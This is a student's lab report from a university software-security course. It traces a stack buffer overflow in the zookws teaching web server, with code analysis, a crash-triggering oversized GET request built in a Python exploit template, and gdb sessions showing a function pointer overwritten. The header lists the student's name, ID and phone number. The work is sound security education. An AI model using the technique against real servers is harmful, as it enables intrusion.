
哈爾濱工業大學
HARBIN INSTITUTE OF TECHNOLOGY

# 2021 年秋季学期

# 计算学部《软件安全》

# Lab 2 实验报告

| | |
|---|---|
| 姓名 | 余涛 |
| 学号 | 1180300829 |
| 专业 | 信息安全 |
| 班号 | 1803202 |
| 手机号码 | 15586430583 |

# 1、实验需知

1、指导书中横线范围内为终端运行结果
2、带下划线的字段为输入的命令
3、虚拟机中释放鼠标的快捷键为 Ctrl+Alt

# 2、实验预备

本节课中熟悉实验环境，分析一个 Web 服务器的逻辑，寻找缓冲区溢出漏洞并触发该漏洞。实验环境为 Ubuntu，在 VMware Player 虚拟机中的 vm-6858 运行。系统中有两个账号：
- `root`，口令 6858，用来安装软件
- `httpd`，口令 6858，运行 Web 服务器和实验程序

本课程实验研究对象是一个 web 服务器`zookws`。该服务器上运行一个 Python 的 web 应用`zoobar`，web 用户之间转移一种称为“zoobars”的货币。

1. 在 VMware 里用`httpd`账号登录后，运行`ifconfig`查看 IP 地址

```
httpd@vm-6858:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:f5:aa:c2
          inet addr:192.168.226.130  Bcast:192.168.226.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fef5:aac2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:27 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4176 (4.1 KB)  TX bytes:2962 (2.9 KB)
          Interrupt:17 Base address:0x1080

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:16 errors:0 dropped:0 overruns:0 frame:0
          TX packets:16 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1184 (1.1 KB)  TX bytes:1184 (1.1 KB)

httpd@vm-6858:~$ _
```

2. 用终端软件 Xshell 通过 SSH 登录系统`ssh httpd@IP 地址`

```
httpd@vm-6858:~$ ssh httpd@192.168.226.130
httpd@192.168.226.130's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-35-generic i686)

 * Documentation:  https://help.ubuntu.com/
Last login: Sun Oct 17 02:33:28 2021
httpd@vm-6858:~$
```

3. 在/home/httpd/lab 路径下`make`编译程序

```
httpd@vm-6858:~$ cd lab
httpd@vm-6858:~/lab$ make
cc zookld.c -c -o zookld.o -m32 -g -std=c99 -Wall -Werror -D_GNU_SOURCE -fno-stack-protector
cc http.c -c -o http.o -m32 -g -std=c99 -Wall -Werror -D_GNU_SOURCE -fno-stack-protector
cc -m32  zookld.o http.o  -lcrypto -o zookld
cc zookfs.c -c -o zookfs.o -m32 -g -std=c99 -Wall -Werror -D_GNU_SOURCE -fno-stack-protector
cc -m32  zookfs.o http.o  -lcrypto -o zookfs
cc zookd.c -c -o zookd.o -m32 -g -std=c99 -Wall -Werror -D_GNU_SOURCE -fno-stack-protector
cc -m32  zookd.o http.o  -lcrypto -o zookd
cp zookfs zookfs-exstack
execstack -s zookfs-exstack
cp zookd zookd-exstack
execstack -s zookd-exstack
cp zookfs zookfs-nxstack
cp zookd zookd-nxstack
cc zookfs.c -c -o zookfs-withssp.o -m32 -g -std=c99 -Wall -Werror -D_GNU_SOURCE
cc http.c -c -o http-withssp.o -m32 -g -std=c99 -Wall -Werror -D_GNU_SOURCE
cc -m32  zookfs-withssp.o http-withssp.o  -lcrypto -o zookfs-withssp
cc zookd.c -c -o zookd-withssp.o -m32 -g -std=c99 -Wall -Werror -D_GNU_SOURCE
cc -m32  zookd-withssp.o http-withssp.o  -lcrypto -o zookd-withssp
cc -m32   -c -o shellcode.o shellcode.S
objcopy -S -O binary -j .text shellcode.o shellcode.bin
cc run-shellcode.c -c -o run-shellcode.o -m32 -g -std=c99 -Wall -Werror -D_GNU_SOURCE -fno-stack-protector
cc -m32  run-shellcode.o  -lcrypto -o run-shellcode
rm shellcode.o
httpd@vm-6858:~/lab$
```

4. 启动服务器`./clean-env.sh ./zookld zook-exstack.conf`
5. 用浏览器访问 zook 服务`http://虚拟机 IP 地址:8080/`


服务器端包含以下主要文件：
- `clean-env.sh`脚本令程序每次运行时栈和内存布局都相同
- `zookld.c`: 启动`zook.conf`中所配置服务，如`zookd`和`zookfs`
- `zookd.c`: 将 HTTP 请求路由到相应服务，如`zookfs`
- `zookfs.c`: 提供静态文件或执行动态代码服务
- `http.c`: HTTP 实现
- `index.html`: Web 服务器首页
- `/zoobar`目录：zoobar 服务实现

服务器端采用 CGI (Common Gateway Interface)技术，将客户端请求 URL 映射到脚本或者普通 HTML 文件。CGI 脚本可以由任意程序语言实现，脚本只需将 HTTP 头部和 HTML 文档输出到标准输出。本例 CGI 由`/zoobar`目录中的 python 脚本实现，其中也包含一个数据库。本次实验，我们不需要关心具体 zoobar 服务内容。

`zookd`和`zookfs`执行程序分别有两个版本：

- `*-exstack`版本有可执行的栈，将攻击代码注入到栈中缓冲区
- `*-nxstack`版本的栈不可执行，需要用其他技术来运行攻击代码

查看一下被启动的程序：

```
For more details see ps(1).
httpd@vm-6858:~/lab$ ps -fp $(pgrep zook)
UID        PID  PPID  C STIME TTY      STAT   TIME CMD
httpd     1012   990  0 09:47 tty4     S+     0:00 /home/httpd/lab/zookld zook-exstack.conf
httpd     1017  1012  0 09:47 tty4     S+     0:00 zookd-exstack 5
httpd     1018  1012  0 09:47 tty4     S+     0:00 zookfs-exstack 6
httpd@vm-6858:~/lab$ _
```

## HTTP 简介

HTTP 请求格式：

---

[METH] [REQUEST-URI] HTTP/[VER]

```
Field1: Value1
Field2: Value2

[request body, if any]
```

---

HTTP 请求例子：

---

```
GET / HTTP/1.0
User-Agent: Mozilla/3.0 (compatible; Opera/3.0; Windows 95/NT4)
Accept: */*
Host: birk105.studby.uio.no:81
```

---

HTTP 应答格式：

---

```
HTTP/[VER] [CODE] [TEXT]
Field1: Value1
Field2: Value2

...Document content here...
```

---

HTTP 应答例子：

---

```
HTTP/1.0 200 OK
Server: Netscape-Communications/1.1
Date: Tuesday, 25-Nov-97 01:22:04 GMT
Last-modified: Thursday, 20-Nov-97 10:44:53 GMT
Content-length: 6372
Content-type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<HTML>
...followed by document content...
```

---

# 3、寻找漏洞

缓冲区溢出存在的要素：数组（字符串），串处理/读取函数（写操作）。

数组：`char * s`, `char s[128]`, `int a[128]`, `void * p`。

函数： `strcpy()`, `strcat()`, `sprintf()`, `vsprintf()`, `gets()`, `getc()`, `read()`, `scanf()`, `getenv()`。

除了调用函数外，还可能通过`for/while {}`循环的方式来访问缓冲区。

1、在源码中搜索一个‘危险’函数`strcpy()`。

```
httpd@vm-6858:~/lab$ grep -n 'strcpy' *.c
http.c:344:    strcpy(dst, dirname);
httpd@vm-6858:~/lab$
```

在`http.c`中找到了一处潜在漏洞，来具体看一下代码。（line 343）

```
void dir_join(char *dst, const char *dirname, const char *filename) {
    strcpy(dst, dirname);
    if (dst[strlen(dst) - 1] != '/')
        strcat(dst, "/");
    strcat(dst, filename);
}
```

`dir_join()`函数将`dirname`和`filename`先后拷贝到`dst`中。显然，这里并没有检查每一个字符串长度。若`dirname`长度比`dst`缓冲长，则`strcpy()`调用存在缓冲区溢出风险。

2、进一步检查使用`dir_join()`时是否存在导致缓冲区溢出的可能（line 350）：

```
void http_serve_directory(int fd, const char *pn) {
    /* for directories, use index.html or similar in that directory */
    static const char * const indices[] = {"index.html", "index.php", "index.cgi", NULL};
    char name[1024];
    struct stat st;
    int i;

    for (i = 0; indices[i]; i++) {
        dir_join(name, pn, indices[i]);
        if (stat(name, &st) == 0 && S_ISREG(st.st_mode)) {
            dir_join(name, getenv("SCRIPT_NAME"), indices[i]);
            break;
        }
    }

    if (indices[i] == NULL) {
        http_err(fd, 403, "No index file in %s", pn);
        return;
    }

    http_serve(fd, name);
}
```

在`dir_join(name, pn, indices[i]);`调用中，`char name[]`长度为1024。`char * pn`长度待定。

3、继续查看`http_serve_directory()`调用情况。（line 273）

```
void http_serve(int fd, const char *name)
{
    void (*handler)(int, const char *) = http_serve_none;
    char pn[1024];
    struct stat st;

    getcwd(pn, sizeof(pn));
    setenv("DOCUMENT_ROOT", pn, 1);

    strcat(pn, name);
    split_path(pn);

    if (!stat(pn, &st))
    {
        /* executable bits -- run as CGI script */
        if (valid_cgi_script(&st))
            handler = http_serve_executable;
        else if (S_ISDIR(st.st_mode))
            handler = http_serve_directory;
        else
            handler = http_serve_file;
    }

    handler(fd, pn);
}
```

`handler = http_serve_directory`，`handler()`中的`pn`长度1024，内容来自`getcwd()`加上`strcat(pn, name)`。若`name`过长，则`pn`长度也将过长。

4、通过进一步分析`http_serve()`调用过程，发现`name`内容来自于环境变量

`REQUEST_URI`。

```
signal(SIGPIPE, SIG_IGN);
signal(SIGCHLD, SIG_IGN);

for (;;)
{
    char envp[8192];
    int sockfd = -1;
    const char *errmsg;

    /* receive socket and envp from zookd */
    if ((recvfd(fd, envp, sizeof(envp), &sockfd) <= 0) || sockfd < 0)
        err(1, "recvfd");

    switch (fork())
    {
    case -1: /* error */
        err(1, "fork");
    case 0:  /* child */
        /* set envp */
        env_deserialize(envp, sizeof(envp));
        /* get all headers */
        if ((errmsg = http_request_headers(sockfd)))
            http_err(sockfd, 500, "http_request_headers: %s", errmsg);
        else
            http_serve(sockfd, getenv("REQUEST_URI"));
        return 0;
    default: /* parent */
        close(sockfd);
        break;
    }
}
```

该环境变量在`http.c`中`http_request_line()`函数中被设置。

```
const char *http_request_line(int fd, char *reqpath, char *env, size_t *env_len)
{
    static char buf[8192];      /* static variables are not on the stack */
    char *sp1, *sp2, *qp, *envp = env;

    /* For lab 2: don't remove this line. */
    touch("http_request_line");

    if (http_read_line(fd, buf, sizeof(buf)) < 0)
        return "Socket IO error";

    /* Parse request like "GET /foo.html HTTP/1.0" */
    sp1 = strchr(buf, ' ');
    if (!sp1)
        return "Cannot parse HTTP request (1)";
    *sp1 = '\0';
    sp1++;
    if (*sp1 != '/')
        return "Bad request path";

    sp2 = strchr(sp1, ' ');
    if (!sp2)
        return "Cannot parse HTTP request (2)";
    *sp2 = '\0';
    sp2++;

    /* We only support GET and POST requests */
    if (strcmp(buf, "GET") && strcmp(buf, "POST"))
        return "Unsupported request (not GET or POST)";

    envp += sprintf(envp, "REQUEST_METHOD=%s", buf) + 1;
```

```
/* get the request line */
if ((errmsg = http_request_line(fd, reqpath, env, &env_len)))
    return http_err(fd, 500, "http_request_line: %s", errmsg);

for (i = 0; i < nsvcs; ++i)
{
    if (!regexec(&svcurls[i], reqpath, 0, 0, 0))
    {
        warnx("Forward %s to service %d", reqpath, i + 1);
        break;
    }
}

if (i == nsvcs)
    return http_err(fd, 500, "Error dispatching request: %s", reqpath);

if (sendfd(svcfds[i], env, env_len, fd) <= 0)
    return http_err(fd, 500, "Error forwarding request: %s", reqpath);

close(fd);
```

在`zookd.c`中，`http_request_line()`函数被`process_client()`函数调用。

我们把这一漏洞命名为“LONG_URI”漏洞，回顾分析过程如下：

---

```
http.c:344:     strcpy(dst, dirname) // dst size = ?
|                                    //   |
dir_join(name, pn, indices[i]);    // name size = 1024
```

```
|                                  //  |
handler(fd, pn);                 // pn size = 1024
|
zookfs.c:47:    http_serve(sockfd, getenv("REQUEST_URI"));
|
http.c:107:    envp += sprintf(envp, "REQUEST_URI=%s", reqpath) + 1;
|
zookd.c:70:    if ((errmsg = http_request_line(fd, reqpath, env, &env_len)))
```

---

# 4、触发漏洞

首先，该漏洞必须能改写栈中的一个返回地址；其次，改写一些数据结构来用于夺取程序的控制流。撰写触发该漏洞的程序，并验证改程序可以导致 web 服务器崩溃（通过`dmesg | tail`，使用`gdb`，或直接观察）。

漏洞利用程序模板为`exploit-template.py`，该程序向服务器发送特殊请求。

1、首先启动服务：`./clean-env.sh ./zookld zook-exstack.conf`。
打开另一终端，执行`exploit-template.py`。下面是是未改写的`exploit-template.py`执行结果。

```
httpd@vm-6858:~/lab$ ./exploit-template.py localhost 8080
HTTP request:
GET / HTTP/1.0


Connecting to localhost:8080...
Connected, sending request...
Request sent, waiting for reply...
Received reply.
HTTP response:
HTTP/1.0 200 OK
Content-Type: text/html

<html>
<head>
  <meta http-equiv="refresh" content="0; URL=zoobar/index.cgi/" />
</head>
<body>
  <a href="zoobar/index.cgi/">Click here</a>
</body>
</html>

httpd@vm-6858:~/lab$
```

目前，我们手上有了两个攻击服务器的武器：(1) “LONG_URI”缓冲区溢出漏洞，(2)构造请求输入`req`的脚本。下一步就是要分析`http.c`中处理该请求的代码，将`req`中内容和`REQUEST_URI`对应起来。

通过分析代码可以发现，HTTP 请求中的路径，例如`/foo.html`，被赋予了`REQUEST_URI`变量，因此可以通过构造较长的 HTTP 请求路径来令缓冲区溢出。

2、之前发现缓冲区有 1024 字节，我们就令请求路径超过 1024 字节。
具体修改方法如下：

```
def build_exploit(shellcode):
    ## Things that you might find useful in constructing your exploit:
    ##   urllib.quote(s)
    ##     returns string s with "special" characters percent-encoded
    ##   struct.pack("<I", x)
    ##     returns the 4-byte binary encoding of the 32-bit integer x
    ##   variables for program addresses (ebp, buffer, retaddr=ebp+4)

    req =   "GET /"+ 'A'*1024+" HTTP/1.0\r\n" + \
            "\r\n"
    return req

####
```

进行修改后，保存文件并修改权限

3、用`make check-crash`来验证是否导致程序崩溃。

```
httpd@vm-6858:~/lab$ make check-crash
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2021);
WARNING: if 2021 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part2.sh zook-exstack.conf ./exploit-2a.py
^Z
[1]+  Stopped                 make check-crash
httpd@vm-6858:~/lab$ kill %1
make: *** [check-crash] Terminated
[1]+  Terminated              make check-crash
httpd@vm-6858:~/lab$ jobs
httpd@vm-6858:~/lab$ make check-crash
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2021);
WARNING: if 2021 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part2.sh zook-exstack.conf ./exploit-2a.py
./check-part2.sh: line 8:  1094 Terminated              strace -f -e none -o "$STRACELOG" ./clean-env.sh ./zookld $1 &> /dev/null
1113  --- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR, si_addr=0x41414141} ---
1113  +++ killed by SIGSEGV +++
PASS ./exploit-2a.py
./check-part2.sh zook-exstack.conf ./exploit-2b.py
./check-part2.sh: line 8:  1119 Terminated              strace -f -e none -o "$STRACELOG" ./clean-env.sh ./zookld $1 &> /dev/null
1138  --- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR, si_addr=0x41414141} ---
1138  +++ killed by SIGSEGV +++
PASS ./exploit-2b.py
httpd@vm-6858:~/lab$
```

该程序并通过(PASS)了检查。缓冲区漏洞导致程序因为 SIGSEV 信号而崩溃，指令地址被改写为`si_addr=0x41414141`。下面看看具体发生了什么。

4、使用`gdb -p 进程号`来调试程序。进程号可通过两种方法获得：观察`zookld`在终端输出子进程 ID；或者使用`pgrep`，例如`gdb -p $(pgrep zookd-exstack)`。

使用`gdb`过程中，当父进程`zookld`被``C`杀死时，被`gdb`调试的子进程并不会被终止。这将导致无法重启 web 服务器。因此，在重启`zookld`之前，应先退出`gdb`。

当生成子进程时，`gdb`缺省情况下仍然调试父进程，而不会跟踪子进程。由于`zookfs`为每个服务请求生成一个子进程，为了自动跟踪子进程，使用`set follow-fork-mode child`命令。该命令已经被加入`/home/httpd/lab/.gdbinit`中，`gdb`启动时会自动执行。

调试流程如下：

①. 在终端 1 中，重启服务：

`$ ./clean-env.sh ./zookld zook-exstack.conf`。

②. 在终端 2 中，启动`gdb`（`gdb -p PID`），并设置断点（`b`命令）。

③. 在终端 3 中，运行漏洞触发程序 `./exploit-2a.py localhost 8080`。

④. 返回终端 2，继续调试（`c`命令）。

4.1 首先，调试`zookd`。`http_request_line`负责处理 HTTP 请求。

```
Breakpoint 1 at 0x8049150: file http.c, line 67.
(gdb) c
Continuing.

Breakpoint 1, http_request_line (fd=5, reqpath=0xbfffee08 "/", 'A' <repeats 199 times>
    env_len=0x8050520 <env_len>) at http.c:67
warning: Source file is more recent than executable.
67          char *sp1, *sp2, *qp, *envp = env;
```

[执行 n 多次直到 REQUEST_URI 被处理完]

```
Breakpoint 1, http_request_line (fd=5, reqpath=0xbfffee08 "/", 'A' <repeats 199 times>..., env=0x
    env_len=0x8050520 <env_len>) at http.c:67
warning: Source file is more recent than executable.
67          char *sp1, *sp2, *qp, *envp = env;
(gdb) n
70          touch("http_request_line");
(gdb) n
72          if (http_read_line(fd, buf, sizeof(buf)) < 0)
(gdb) n
76          sp1 = strchr(buf, ' ');
(gdb) n
77          if (!sp1)
(gdb) n
79          *sp1 = '\0';
(gdb) n
80          sp1++;
(gdb) n
81          if (*sp1 != '/')
(gdb) n
84          sp2 = strchr(sp1, ' ');
(gdb) n
85          if (!sp2)
(gdb) n
87          *sp2 = '\0';
(gdb) n
88          sp2++;
(gdb) n
91          if (strcmp(buf, "GET") && strcmp(buf, "POST"))
(gdb) n
94          envp += sprintf(envp, "REQUEST_METHOD=%s", buf) + 1;
(gdb) n
95          envp += sprintf(envp, "SERVER_PROTOCOL=%s", sp2) + 1;
(gdb) n
98          if ((qp = strchr(sp1, '?')))
(gdb) n
105         url_decode(reqpath, sp1);
(gdb) n
107         envp += sprintf(envp, "REQUEST_URI=%s", reqpath) + 1;
(gdb) n
109         envp += sprintf(envp, "SERVER_NAME=zoobar.org") + 1;
(gdb)
```

```
(gdb) x/10s buf
0x8050540 <buf.4435>:   "GET"
0x8050544 <buf.4435+4>: "/", 'A' <repeats 199 times>...
0x805060c <buf.4435+204>:       'A' <repeats 200 times>...
0x80506d4 <buf.4435+404>:       'A' <repeats 200 times>...
0x805079c <buf.4435+604>:       'A' <repeats 200 times>...
0x8050864 <buf.4435+804>:       'A' <repeats 200 times>...
0x805092c <buf.4435+1004>:      'A' <repeats 25 times>
0x8050946 <buf.4435+1030>:      "HTTP/1.0"
0x805094f <buf.4435+1039>:      ""
0x8050950 <buf.4435+1040>:      ""
(gdb)
```

```
(gdb) x/10 reqpath
0xbfffee08:     "/", 'A' <repeats 199 times>...
0xbfffeed0:     'A' <repeats 200 times>...
0xbfffef98:     'A' <repeats 200 times>...
0xbffff060:     'A' <repeats 200 times>...
0xbffff128:     'A' <repeats 200 times>...
0xbffff1f0:     'A' <repeats 25 times>
0xbffff20a:     "\005\b|\365\377\277"
0xbffff211:     ""
0xbffff212:     ""
0xbffff213:     ""
(gdb)
```

`zookd`此时并不存在缓冲区溢出。


4.2 接下来分析`zookfs`。

在`zookfs.c`中，`http_serve()`函数以`REQUEST_URI`环境变量为参数。在`http_serve`处设置断点，分析栈结构。


```
(gdb) b http_serve
Breakpoint 1 at 0x804951c: file http.c, line 275.
(gdb) c
Continuing.
[New process 1268]
[Switching to process 1268]

Breakpoint 1, http_serve (fd=3, name=0x80510b4 "/", 'A' <repeats 199 times>...) at http.c:275
warning: Source file is more recent than executable.
275         void (*handler)(int, const char *) = http_serve_none;
```

```
(gdb) p $ebp
$1 = (void *) 0xbfffde08
(gdb) p &handler
$2 = (void (**)(int, const char *)) 0xbfffddfc
(gdb) p &pn
$3 = (char (*)[1024]) 0xbfffd9fc
(gdb) p &st
$4 = (struct stat *) 0xbfffd9a4
(gdb) p &fd
$5 = (int *) 0xbfffde10
(gdb) p &name
$6 = (const char **) 0xbfffde14
(gdb) x $ebp+4
0xbfffde0c:     0x08048d86
(gdb)
```


根据上面的调试信息绘制`http_serve()`的栈结构：




继续执行到`strcat()`，




此处将执行`strcat()`，在`pn`中已经包含的来自`getcwd()`的字符串后面加上长度 1025 的`name`，将超过`pn`所分配的大小 1024，导致缓冲区溢出。接着执行一步，并查看缓冲区溢出情况。




继续执行到`handler(fd, pn);`，由于`handler`变量被改写为`0x41414141`，导致程序崩溃。这发生在先前发现的`strcpy()`漏洞之前。